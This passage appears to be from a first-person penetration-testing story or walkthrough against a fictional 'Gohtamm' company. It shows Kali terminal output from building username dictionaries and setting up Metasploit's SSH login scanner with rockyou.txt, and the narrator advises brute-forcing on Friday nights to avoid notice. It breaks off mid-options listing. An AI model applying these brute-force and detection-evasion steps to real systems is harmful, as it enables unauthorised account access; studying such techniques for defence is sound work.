


```
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to sal.txt, counting 192 words.
[+] Now load your pistolero with sal.txt and shoot! Good luck!

┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ ls
carmine.txt  edward.txt  gathered_info.txt  sal.txt
```


The username list is ready. I do this for all three users. I will use rockyou.txt as the password dictionary. There are many tools that can be used for SSH brute forcing like hydra, medusa etc but I decided to use the SSH login scanner of Metasploit.

Brute Forcing may take lot of time and may be noisy too. So I decided to perform brute forcing on Friday nights when employees are off to their weekends. This way I will have two days to brute force.

So one Friday Night, I loaded the SSH Login Scanner, assigned it the wordlists and just waited for the scan to bring me up something.




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name             Current Setti  Required  Description
                    ng
   ----             -------------  --------  -----------
   BLANK_PASSWOR    false          no        Try blank password
   DS                                        s for all users
   BRUTEFORCE_SP    5              yes       How fast to brutef
   EED                                       orce, from 0 to 5
   DB_ALL_CREDS     false          no        Try each user/pass
                                             word couple stored
                                              in the current da
                                             tabase
   DB_ALL_PASS      false          no        Add all passwords
                                             in the current dat
                                             abase to the list
   DB_ALL_USERS     false          no        Add all users in t
                                             he current databas
                                             e to the list
   DB_SKIP_EXIST    none           no        Skip existing cred
   ING                                       entials stored in
                                             the current databa
                                             se (Accepted: none
                                             , user, user&realm
                                             )
   PASSWORD                        no        A specific passwor
                                             d to authenticate
                                             with
   PASS_FILE                       no        File containing pa
                                             sswords, one per l
                                             ine
```




```
   RHOSTS                          yes       The target host(s)
                                             , see https://gith
                                             ub.com/rapid7/meta
                                             sploit-framework/w
                                             iki/Using-Metasplo
                                             it
   RPORT            22             yes       The target port
   STOP_ON_SUCCE    false          yes       Stop guessing when
   SS                                         a credential work
                                             s for a host
